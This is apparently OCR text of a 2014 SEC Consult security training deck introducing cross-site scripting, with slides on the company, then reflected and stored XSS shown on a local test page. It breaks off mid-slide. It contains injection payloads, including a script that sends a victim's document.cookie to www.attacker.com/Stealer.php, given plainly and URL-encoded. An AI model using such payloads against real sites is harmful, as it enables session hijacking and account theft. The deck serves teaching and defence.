SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

XSS and beyond

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

Introduction

- Rene Freingruber (r.Freingruber@sec-consult.com)
  - Security Consultant
  - Trainer

- Main fields of research:
  - Web application security
  - Internal network security
  - Exploit development (Buffer overflow, Use-After-Free, …)
  - OS hardening, mitigation techniques
  - Malware analysis
  - Forensic

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
- External and Internal Security Assessments
- Specialists concerning the security of web applications (ÖNORM A 7700)
- Experts for the implementation of security processes and policies (ISO 27001, GSHB)
- Vendor-independent
- SEC Academy

SEC Consult – Advisor for your information security (2)

- Founded 2002
- Headquarters Vienna, Austria
- Offices:
  - Wiener Neustadt (Austria)
  - Frankfurt/Main (Germany)
  - Vilnius (Lithuania)
  - Montreal (Canada)
  - Singapore
- Global established SEC Consult Vulnerability Lab

SEC Consult – certified for ISO 27001



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This is to certify that:

SEC Consult Unternehmensberatung GmbH
Mooslackengasse 17
Vienna
1190
Austria

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The Information Security Management System in relation to all business and support processes (including all customer facing processes such as sales and delivery and internal processes of accounting, controlling, procurement, IT and HR) as well as all employees and all information assets created, manipulated or used by these processes. Covered locations are the offices at Mooslackengasse 17, Vienna, Prof.-Dr.-Stephan-Koren Strasse 10, Wiener Neustadt and employees working in Germany. This is in accordance with the Statement of Applicability, V1.4, dated 13/01/2011.

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

Certificate No: **IS 524814**

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SEC Consult Unternehmensberatung GmbH Mooslackengasse 17 Vienna 1190 Austria	All business and support processes (including all customer facing processes such as sales and delivery and internal processes of procurement, IT and HR) as well as all employees and all information assets created, manipulated or used by these processes.
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kraftwerk
agentur für neue kommunikation
feel good

ADA

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finanz informatik

ING DiBa

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für Sicherheit in der
Informationstechnik

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Statistik und Datenverarbeitung

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digital self defense

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RISK MANAGEMENT

BSI
Management Systems

ISO 27001
Lead Auditor

Co-authors of international guidelines and standards (excerpt)

OWASP

A Guide to Building Secure Web Applications and Web Services

OWASP Building Guide

NCERT ONR 17700 CERTIFIED WEBSITE

Publications (excerpt)

<kes>
Die Zeitschrift für Informations-Sicherheit

lex:itec

Sicherheit im Unternehmen
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Companies and organisations SEC Consult has released security advisories for (excerpt).
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- Integral part of the education and the further training of the security experts at SEC Consult
- Early information of our customers due to SEC Consult security alerts
- Support of well-known manufacturers to enhance the security of their products

Agenda

- Introduction to Cross-Site-Scripting (XSS)
  - Reflected vs. Stored XSS
  - How to identify XSS
  - Special situations of XSS

- Introduction to Browser Exploitation
  - Buffer overflows, Use-After-Free, Integer Overflows, …
  - Overview about current mitigation techniques

- Case study: Real-world Firefox exploit

Introduction to Cross-Site-Scripting

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
Cross-Site-Scripting XSS

- Consider a website with the ability to search for keywords:




Search:

my_input

Cross-Site-Scripting XSS

- The input is used in the output of the website:




127.0.0.1/test.php?name=my_input&submit=Search

Your search result:

No results for: my_input

Cross-Site-Scripting XSS


- The generated HTML-code:



```
<html>
<head>
</head>
<body>
<h1>Your search result:</h1>
<p>No results for: my_input</p>
</body>
</html>
```

Cross-Site-Scripting XSS

- An attacker can now try add additional HTML-elements or even JavaScript code:




Search:

```
</p><h1>Test</h1><p>
```

Cross-Site-Scripting XSS


- Result:



```
<html>
<head>
</head>
<body>
<h1>Your search result:</h1>
<p>No results for: </p><h1>Test</h1><p></p>
</body>
</html>
```

Cross-Site-Scripting XSS

- Result:



127.0.0.1/test.php?name=<%2Fp><h1>Test<%2Fh1><p>&submit=Search


Your search result:

No results for:

Test

Cross-Site-Scripting XSS

- Executing JavaScript code:




127.0.0.1/test.php

Search:

```
<script>alert(1);</script>
```

Cross-Site-Scripting XSS

- Results in:



```
127.0.0.1/test.php?name=<script>alert(1)%3B<%2Fscript>&submit=Search
```

Your search result:

No results for:

1

The attack

- URL contains the search-input
  - An attacker can send a specially crafted URL to victims (e.g. via E-Mail)
  - If a victim opens the malicious URL, code in the context of the user session can be executed by the attacker

- Example attack-vector:

```
<script>location.href =
'http://www.attacker.com/Stealer.php?cookie='
+document.cookie;</script>
```

- The complete attack-URL:

```
http://vuln-site.ch/search.php?Searchquery=
%3Cscript%3Elocation.href%20%3D%20%27http%3A%2F%2Fww
w.attacker.com%2FStealer.php%3Fcookie%3D%27%0A%2Bdoc
ument.cookie%3B%3C%2Fscript%3E%0A
```

Reflected vs. Stored XSS

- What we have discussed now is called „reflected XSS“ because input from GET-variables (which are stored in the URL) are reflected in the output of the website
  - Attackers have to force a victim to visit the malicious URL
  - A typical example for this type is the search-functionality
  - This is also possible with POST-variables


- „Stored (persistent) XSS“ on the other side arise, if the application stores user input in a database and later prints the output
  - Victims don‘t have to visit a malicious URL! Visiting the vulnerable Website is enough!
  - Examples: Guestbook, Forum, Profile page, Shoutbox, Private Messages, ...

The problem

- What is the main problem with the discussed code?
- **„<„ does not get encoded by website!**
- Therefore, it‘s possible to „break out“ of data input and add additional commands


The problem

- How the input was reflected:



```
<html>
<head>
</head>
<body>
<h1>Your search result:</h1>
<p>No results for: <script>alert(1);</script></p>
</body>
</html>
```

- How the output should look:



```
<html>
<head>
